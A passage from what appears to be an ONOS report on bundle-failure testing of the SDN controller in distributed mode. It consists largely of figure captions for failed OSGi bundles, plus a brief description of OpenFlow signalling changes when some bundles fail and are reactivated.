

Figure 47: Distributed mode, failed bundle: (5) org.apache.felix.configadmin (instance #2)

© 2017 ONOS. All Rights Reserved.



Figure 48: Distributed mode, failed bundle: (5) org.apache.felix.configadmin (instance #3)



Figure 49: Distributed mode, failed bundle: (6) org.apache.karaf.system.core (instance #1)

© 2017 ONOS. All Rights Reserved.



Figure 50: Distributed mode, failed bundle: (6) org.apache.karaf.system.core (instance #2)



Figure 51: Distributed mode, failed bundle: (6) org.apache.karaf.system.core (instance #3)

© 2017 ONOS. All Rights Reserved.



Figure 52: Distributed mode, failed bundle: (7) org.apache.karaf.features.core (instance #1)



Figure 53: Distributed mode, failed bundle: (7) org.apache.karaf.features.core (instance #2)

© 2017 ONOS. All Rights Reserved.



Figure 54: Distributed mode, failed bundle: (7) org.apache.karaf.features.core (instance #3)



Figure 55: Distributed mode, failed bundle: (8) org.onosproject.onos-core-dist (instance #1)

© 2017 ONOS. All Rights Reserved.



Figure 56: Distributed mode, failed bundle: (8) org.onosproject.onos-core-dist (instance #2)



Figure 57: Distributed mode, failed bundle: (8) org.onosproject.onos-core-dist (instance #3)

© 2017 ONOS. All Rights Reserved.

- *Transient alteration without failover behavior:* upon failure we observe a deactivation event, i.e., the controller sends Flow_Mod messages with Barrier_Request messages. In this behavior, this happens also upon bundle reactivation event. During the failure, we can note an alteration in Packet_In and/or Packet_Out signaling. This happens for the following 4 ONOS bundles:
    - (9) **org.onosproject.onos-incubator-net**: Flow_Mod and Barrier_Request messages are sent upon the failure and the reactivation. There is no failover but the Packet_In messages incoming from the switches seem slightly altered during the failure.
    - (10) **org.onosproject.onos-providers-host**: similar behavior to the bundle (9) org.onosproject.onos-incubator-net.
    - (11) **org.onosproject.onos-providers-openflow-packet**: similar behavior to the bundle (9) org.onosproject.onos-incubator-net. In addition, we observe a significant impact of the Packet_Out sending.



Figure 58: Distributed mode, failed bundle: (9) org.onosproject.onos-incubator-net (instance #1)

© 2017 ONOS. All Rights Reserved.



Figure 59: Distributed mode, failed bundle: (9) org.onosproject.onos-incubator-net (instance #2)



Figure 60: Distributed mode, failed bundle: (9) org.onosproject.onos-incubator-net (instance #3)

© 2017 ONOS. All Rights Reserved.



Figure 61: Distributed mode, failed bundle: (10) org.onosproject.onos-providers-host (instance #1)

